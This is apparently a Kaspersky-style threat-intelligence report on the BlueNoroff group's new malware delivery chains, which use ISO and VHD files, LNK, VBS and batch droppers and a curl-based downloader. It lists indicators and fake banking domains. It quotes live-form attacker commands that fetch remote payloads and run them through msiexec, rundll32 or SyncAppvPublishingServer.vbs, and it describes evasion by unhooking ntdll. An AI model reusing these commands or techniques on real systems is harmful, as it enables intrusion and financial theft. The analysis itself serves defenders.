BlueNoroff introduces new methods bypassing MoTW

By Seongsu Park

Published: 2022-12-27 · Archived: 2026-04-05 16:06:56 UTC

BlueNoroff group is a financially motivated threat actor eager to profit from its cyberattack capabilities. We have published technical details of how this notorious group steals cryptocurrency before. We continue to track the group's activities and this October we observed the adoption of new malware strains in its arsenal. The group usually takes advantage of Word documents and uses shortcut files for the initial intrusion. However, it has recently started to adopt new methods of malware delivery.

The first new method the group adopted is aimed at evading the Mark-of-the-Web (MOTW) flag, the security measure whereby Windows displays a warning message when the user tries to open a file downloaded from the internet. To do this, optical disk image (.iso extension) and virtual hard disk (.vhd extension) file formats were used. This is a common tactic used nowadays to evade MOTW, and BlueNoroff has also adopted it.

In addition, the group tested different file types to refine malware delivery methods. We observed a new Visual Basic Script, a previously unseen Windows Batch file, and a Windows executable. It seems the actors behind BlueNoroff are expanding or experimenting with new file types to convey their malware efficiently.


After researching the infrastructure that was utilized, we discovered more than 70 domains used by this group, meaning they were very active until recently. Also, they created numerous fake domains that look like venture capital and bank domains. Most of the domains imitate Japanese venture capital companies, indicating that the group has an extensive interest in Japanese financial entities.

Executive summary

- BlueNoroff group introduced new file types to evade Mark-of-the-Web (MOTW) security measures;
- BleuNoroff group expanded file types and tweaked infection methods;
- BlueNoroff created numerous fake domains impersonating venture capital companies and banks.

Background

At the end of September 2022, we observed new BlueNoroff malware in our telemetry. After a careful investigation, we confirmed that the actor had adopted new techniques to convey the final payload. The actor took advantage of several scripts, including Visual Basic Script and Windows Batch script. They also started using disk image file formats, .iso and .vhd, to deliver their malware. For intermediate infection, the actor introduced a downloader to fetch and spawn the next stage payload. Although the initial intrusion methods were very different in this campaign, the final payload that we had analyzed previously was used without significant changes.



Novel infection chain

Long-lasting initial infection

Based on our telemetry, we observed that one victim in the UAE was attacked using a malicious Word document. The victim received a document file named “Shamjit Client Details Form.doc” on September 2, 2022. Unfortunately, we couldn’t acquire the document, but it was executed from the following path:


```
C:\Users\[username]\Desktop\SALES OPS [redacted]\[redacted]\Signed Forms & Income Docs\Shamjit Client Details Form.doc
```

Judging from the file path, we can assume that the victim was an employee in the sales department responsible for signing contracts.

Upon launch, the malicious document connects to the remote server and downloads the payload. In this particular case, the executable *ieinstal.exe* was used to bypass UAC.

- Remote URL: https://bankofamerica.us[.]org/lsizTZCslJm/W+Ltv_Pa/qUi+KSaD/_rzNkkGuW6/cQHgsE=
- Created payload path: %Profile%\cr.dat
- Spawned command: cmd.exe %Profile%\cr.dat 5pKwgIV5otiKb6JrNddaVJOaLjMkj4zED238vIU=

After initial infection, we observed several keyboard hands-on activities by the operator. Through the implanted backdoor, they attempted to fingerprint the victim and install additional malware with high privileges. Upon infection, the operator executed several Windows commands to gather basic system information. They then returned 18 hours later to install further malware with high privileges.



Post-exploitation

Based on our telemetry, when the malicious Word document opens it fetches the next payload from the remote server:

- Download URL: http://avid.lno-prima[.]lol/VcIf1hLJopY/shU_pJgW2Y/KvSuUJYGoa/sX+Xk4Go/gGhI=

The fetched payload is supposed to be saved in %Profile%\update.dll. Eventually, the fetched file is spawned with the following commands:

- Command #1: rundll32.exe %Profile%\update.dll,#1 5pOygIlrsNaAYqx8JNZSTouZNjo+j5XEFHzxqIIqpQ==
- Command #2: rundll32.exe %Profile%\update.dll,#1 5oGygYVhos+IaqBlNdFaVJSfMiwhh4LCDn4=

One of the other methods the BlueNoroff group usually uses is a ZIP archive with a shortcut file. The archive file we recently discovered contained a password-protected decoy document and a shortcut file named "*Password.txt.lnk*". This is a classic BlueNoroff strategy to persuade the victim to execute the malicious shortcut file to acquire the decoy document's password. The latest archive file (MD5 1e3df8ee796fc8a13731c6de1aed0818) discovered has a Japanese file name, 新しいボーナススケジュール.zip (Japanese for "New bonus schedule"), indicating they were interested in Japanese targets.


The main difference from the previous shortcut sample was that it fetched an additional script payload (Visual Basic Script or HTML Application); also, a different method of fetching and executing the next stage payload was adopted at this time. The command below was executed when the victim double-clicked on the shortcut file:

```
cmd.exe /c DeviceCredentialDeployment & echo jbusguid> %APPDATA%\Pass.txt & start
%APPDATA%\Pass.txt && FOR %i IN (%systemroot%\system32\msiexec.*) DO msiexec -c /Q /i
hxxps://www.capmarketreport[.]com/packageupd.msi?ccop=RoPbnVqYd & timeout
```

To evade detection, the actor utilized Living Off the Land Binaries (LOLBins). The DeviceCredentialDeployment execution is a well-known LOLBin used to hide the command's windows. The actor also abused the msiexe.exe file to silently launch the fetched Windows Installer file.

Updated method #1: Tricks to evade MOTW flag

We observed that the actor examined different file types to deliver their malware. Recently, many threat actors have adopted image files to avoid MOTW (Mark-of-the-Web). In a nutshell, MOTW is a mitigation technique introduced by Microsoft. The NTFS file system marks a file downloaded from the internet, and Windows handles the file in a safe way. For example, when a Microsoft Office file is fetched from the internet, the OS opens it in Protected View, which restricts the execution of the embedded macro. In order to avoid this mitigation technique, more threat actors have started abusing ISO file types. The BlueNoroff group likely experimented with ISO image files to deliver their malware. Although it's still under development, we mention this sample as an early warning. This ISO image file contains one PowerPoint slide show and one Visual Basic Script.




Embedded files of ISO image

The Microsoft PowerPoint file contains a link. When the user clicks the link, it executes the 1.vbs file through the WScript process. When we checked the VBS file, it only generated an "ok" message, which suggests BlueNoroff is still experimenting with this method.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink" Target="wscript%201.vbs" TargetMode="External"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slideLayout" Target="../slideLayouts/slideLayout1.xml"/></Relationships>
```

Based on our other findings, we discovered an in-the-wild sample (MD5 a17e9fc78706431ffc8b3085380fe29f) from VirusTotal. At the time of analysis, this .vhd sample wasn't detected by any antivirus. The virtual disk file contains a decoy PDF file, Windows executable file, and an encrypted Dump.bin file. The PDF and executable files have numerous spaces before the file extension to hide it and allay suspicions.




Files inside VHD a file

The Job_Description[spaces].exe file (MD5 931d0969654af3f77fc1dab9e2bd66b1) is a loader that loads the next stage payload. Upon launch, it copies the *Dump.bin* file to the *%Templates%\war[current time][random value].bin (i.e., war166812964324445.bin)*. The *Dump.bin* has a modified PE header. The malware reads the first byte of *Dump.bin*, 0xAF in this file, and decodes 0x3E8 bytes with that key. The decrypted data is the header of a PE file, overwriting the recovered header to the original file. Eventually, it loads the decrypted DLL file by spawning the ordinary first export function.


The spawned downloader contains an encrypted configuration at the end of the file. The malware first acquires the total size of the configuration data and the length of the payload URL from the end of the file. They are located four bytes and eight bytes from the end of the file, respectively. The malware decrypts the configuration data with the RC4 algorithm using an embedded 64-byte key.

- RC4 key: 46 61 44 6D 38 43 74 42 48 37 57 36 36 30 77 6C 62 74 70 79 57 67 34 6A 79 4C 46 62 67 52 33 49 76 52 77 36 45 64 46 38 49 47 36 36 37 64 30 54 45 69 6D 7A 54 69 5A 36 61 42 74 65 69 67 50 33
- Restored URL: hxxps://docs.azure-protection[.]cloud/EMPxSKTgrr3/2CKnoSNLFF/0d6rQrBEMv/gGFroIw5_m/n9hLXkEOy3/wyQ%3D%3D



Structure of configuration

In the case of another downloader, however, the payload URL was delivered using a command line parameter. Also, some of the other downloaders (MD5 f766f97eb213d81bf15c02d4681c50a4) have functionality that checks the working environment. If the size of physical memory is less than 2,147,483,648 bytes, the malware terminates execution.



Infection flow of downloader

This downloader checks for the names of the following antivirus vendors: Sophos, Kaspersky, Avast, Avira, Bitdefender, TrendMicro, and Windows Defender. If TrendMicro, BitDefender, or Windows Defender products are installed, the malware conducts a classic unhooking DLL trick intended to remove user-mode hooks from the system library. This evasion technique overwrites the .text section of the pre-loaded ntdll library with the freshly loaded one so that the hooked API addresses are recovered with the original API address. With this trick, the malware can disable the functionalities of EDR/AV products. Next, the malware creates a mutex to avoid duplicate execution.

- Mutex name: da9f0e7dc6c52044fa29bea5337b4792b8b873373ba99ad816d5c9f5f275f03f

Next, the malware opens a PDF decoy document in the same directory. The decoy document masquerades as a job offer from a Japanese multinational bank.

If Windows Defender or Bitdefender Antivirus is installed on the victim's computer, the malware executes itself with the following commands:

- Windows Defender: *cmd /c timeout /t 10 & Del /f /q \"[current file name]\" & attrib -s -h \"[PDF decoy file]\" & rundll32 \"[current DLL file path]\" #1*
- Bitdefender: *cmd /c timeout /t 10 & rundll32 \"[current DLL file path]\" #1*

The primary objective of this malware is to fetch the next stage payload. To do this, the malware uses the cURL library, combining cURL commands depending on the antivirus installed.

- Avira or Avast installed: *curl -A cur1-agent -L [payload URL(| -x proxy URL)] -s -d* ***da***
- Other cases: *curl -A cur1-agent -L [payload URL(| -x proxy URL)] -s -d* ***dl***

Note that the user-agent name is "**cur1-agent**", and the malware sends "*da*" POST data if the victim installed Avira or Avast; otherwise, the malware sends "*dl*" POST data. If the fetched data by cURL command contains "<html>" and "curl:", the malware decrypts the payload with a delivered 64-byte RC4 key.

If Avira or Avast are installed, the malware saves the decrypted payload to "*%TEMPLATES%\marcoor.dll*" and spawns it with the rundll32.exe command with the payload URL.

- command: *exe %TEMPLATES%\marcoor.dll #1 [payload URL]*

Otherwise, the malware doesn't write the payload to the file and injects the fetched payload into the explorer.exe process. The fetched payload is a DLL type executable and its export function is spawned with the "payload URL".

Unfortunately, we haven't been able to obtain a precise infection chain so far. From our telemetry, however, we can confirm the victim was eventually compromised by backdoor-type malware. Based on the malware's static information, and parts of the internal code, we assess that the final payload is still very similar to the Persistence Backdoor #2[1] we described in our previous blog.

Updated method #2: Scripts and novel downloader

Additionally, we observed the download and launch of a suspicious batch file. The actor exploited different LOLBins. The malware execution is done using a legitimate script, SyncAppvPublishingServer.vbs, in the system folder. This script is for executing the PowerShell script via a Windows scheduled task.

```
WScript.exe "%system32%\SyncAppvPublishingServer.vbs"  "n;cmd.exe '/c curl perseus.bond/Dgy_0dU08lC/hCHEdlDFGV/P89bXhClww/uiOHK5H35B/bM%3D -A cur1-agent -o %public%\regsile.bat & start /b %public%\regsile.bat'
```

We also observed the context around that batch file in our telemetry. The batch file name is "*What is Blockchain.bat*". As the file name suggests, this group still targets the blockchain industry. We acquired the scriptlet of the batch file.

```
xcopy /h /y /q How-To-Extension.pdf c:\users\public\Inproc.exe*

start xcopy /h /y /q Blockchain-old.pdf c:\users\public\rwinsta.exe*

start c:\users\public\Inproc.exe "%cd%\Blockchain.pdf"
```

The Inproc.exe is a legitimate mshta.exe file (MD5 0b4340ed812dc82ce636c00fa5c9bef2), and the rwinsta.exe is a legitimate rundll32.exe file (MD5 ef3179d498793bf4234f708d3be28633). The Blockchain.pdf file is a malicious HTML application file spawned by the mshta.exe process. Unfortunately, we don't have the HTA script

(Blockchain.pdf), but we can assume the functionality of the script based on our telemetry – showing the decoy document and fetching the next stage payload.

> # Create a decoy password file and open it.
>
> cmd.exe" /c echo {PASSWORD}>%documents%\Userlink & notepad.exe %documents%\Userlink
>
> # Fetch the payload with cURL command and execute.
>
> cmd.exe" /c timeout 10 & curl perseus.bond/VcIf1hLJopY/shU_pJgW2Y/NX4SoGYuka/iiOHK5H35B/bM%3D -s -d md -A cur1-agent -o %documents%\macroor.dll& %documents%\macroor.dll #1 perseus.bond/VcIf1hLJopY/shU_pJgW2Y/NX4SoGYuka/iiOHK5H35B/bM%3D

Also, we observed this group introduce a new Windows executable-type downloader at this time. This malware (MD5 [087407551649376d90d1743bac75aac8](087407551649376d90d1743bac75aac8)) spawns a fake password file while fetching a remote payload and executing it. Upon execution, it creates a fake file (wae.txt) to show a password composed of the string *'password'* and fetches a payload from the embedded URL and loads it. This scheme, showing a password via notepad.exe, is a trick favored by the BlueNoroff group to avoid arousing the victim's suspicion. Usually, the password contains the password needed to open the supplied encrypted decoy document.

```
strcpy(password, "password");
strcpy(payload_url, "avid.lno-prima.lol/NafqhbXR7KC/rTVCtCpxPH/kMjTqFDDNt/fiOHK5H35B/bM%3D");
memset(pDst, 0, 0x1048ui64);
OemToCharW(payload_url, pDst);
memset(CommandLine, 0, 0x3E8ui64);
strcpy(payload_path, "c:\\users\\public\\gidl.bin");
sprintf(
  CommandLine,
  "cmd.exe /c echo %s > c:\\users\\public\\wae.txt & start notepad.exe c:\\users\\public\\wae.txt & curl %s -A cur1"
  "-agent -d md -o %s",
  password,
  payload_url,
  payload_path);
```

Simple downloader with fake password file

It's possible that the actor delivered the above Windows executable file in archive file format or disk image file format with an encrypted decoy document.

Infrastructure

While carrying out this research we found several C2 servers used by the actor. All the servers are hosted by VPS vendors as usual and several of them were resolved to the same IP address. The domain registration could be traced back to earlier in 2021, so this is an ongoing operation by the adversary.

Domain	IP	ISP	ASN
offerings.cloud docs.azure-protection.cloud	104.168.174.80	Hostwinds LLC.	AS54290

bankofamerica.us.org			
perseus.bond avid.lno-prima.lol	104.168.249.50	Hostwinds LLC.	AS54290
offerings.cloud perseus.bond docs.azure-protection.cloud avid.lno-prima.lol	152.89.247.87	combahton GmbH	AS30823
offerings.cloud	172.86.121.130	HIVELOCITY	AS29802
www.capmarketreport.com	149.28.247.34	The Constant Company, LLC	AS20473
ms.msteam.biz www.onlinecloud.cloud	155.138.159.45	The Constant Company, LLC	AS20473

The actor usually used fake domains such as cloud hosting services for hosting malicious documents or payloads. They also created fake domains disguised as legitimate companies in the financial industry and investment companies. The domains, including pivoted domains, imitate venture capital names or big bank names. Most of the companies are Japanese companies, indicating the actor has a keen interest in Japanese markets.


Malicious domains	**Genuine company**	**Category of business**	**Country**
beyondnextventures.co cloud.beyondnextventures.co	Beyond Next Ventures (https://beyondnextventures.com)	Venture capital firm	Japan
smbc.ltd smbcgroup.us smbc-vc.com	Sumitomo Mitsui Banking Corporation (https://www.smbc.co.jp)	Japanese multinational banking and financial services	Japan
cloud.mufg.tokyo mufg.tokyo	Mitsubishi UFJ Financial Group (https://www.mufg.jp)	Bank in Japan	Japan
vote.anobaka.info	ANOBAKA (https://anobaka.jp)	Venture capital firm	Japan
it.zvc.capital	Z Venture Capital (https://zvc.vc)	Venture capital firm	Japan
abf-cap.co	ABF Capital (https://www.abf-cap.com)	Venture capital firm	Japan
angelbridge.capital	Angel Bridge (https://www.angelbridge.jp)	Venture capital firm	Japan
mizuhogroup.us careers.mizuhogroup.us	Mizuho Financial Group (https://www.mizuhogroup.com)	Banking holding company	Japan

bankofamerica.tel bankofamerica.nyc bankofamerica.us.org	Bank of America (https://www.bankofamerica.com)	Bank and financial services holding company	USA
tptf.us tptf.ltd	Trans-Pacific Technology Fund (https://tptf.co)	Venture capital firm	Taiwan

Victims

As we described in the section ‘Long-lasting initial infection’, we discovered that one victim in the UAE, probably a home financing company, was compromised by classic BlueNoroff group malware. This financially motivated threat actor has been attacking various cryptocurrency-related businesses lately, but also other financial companies, as in this case.

In addition, based on the domain naming and decoy documents, we assume, with low confidence, that the entities in Japan are on the radar of this group. In one PowerPoint sample, we observed that the actor took advantage of a Japanese venture capital company. Also, the samples we mentioned in the ‘Long-lasting initial infection’ section above were delivered to the victim with a Japanese file name, suggesting the target can read Japanese.



Decoy document

Conclusion

According to a recent report, the BlueNoroff group stole cryptocurrency worth millions using their cyberattack capabilities. It shows that this group has a strong financial motivation and actually succeeds in making profits from their cyberattacks. As we can see from our latest finding, this notorious actor has introduced slight modifications to deliver their malware. This also suggests that attacks by this group are unlikely to decrease in the near future.

Indicators of compromise

Downloader

087407551649376d90d1743bac75aac8 regsile.exe

Cur1Agent downloader

f766f97eb213d81bf15c02d4681c50a4
61a227bf4c5c1514f5cbd2f37d98ef5b
4c0fb06320d1b7ecf44ffd0442fc10ed
d8f6290517c114e73e03ab30165098f6

Loader

d3503e87df528ce3b07ca6d94d1ba9fc E:\Readme.exe
931d0969654af3f77fc1dab9e2bd66b1 Job_Description. exe

Malicious Virtual Disk File

a17e9fc78706431ffc8b3085380fe29f Job_Description.vhd

Zip file and unzipped malicious shortcut

1e3df8ee796fc8a13731c6de1aed0818 新しいボーナススケジュール.zip (New bonus schedule)
21e9ddd5753363c9a1f36240f989d3a9 Password.txt.lnk

URLs

hxxp://avid.lno-prima[.]lol/VcIf1hLJopY/shU_pJgW2Y/KvSuUJYGoa/sX+Xk4Go/gGhI=
hxxp://avid.lno-prima[.]lol/NafqhbXR7KC/rTVCtCpxPH/kMjTqFDDNt/fiOHK5H35B/bM%3D
hxxp://offerings[.]cloud/NafqhbXR7KC/rTVCtCpxPH/pdQTpFN6FC/Lhr_wXGXix/nQ%3D
hxxps://docs.azure-protection[.]cloud/EMPxSKTgrr3/2CKnoSNLFF/0d6rQrBEMv/gGFroIw5_m/n9hLXkEOy3/wyQ%3D%3D
hxxps://docs.azure-protection[.]cloud/%2BgFJKOpVX/4vRuFIaGlI/D%2BOfpTtg/YTN0TU1BNx/bMA5aGuZZP/ODq7aFQ%3D/%3D
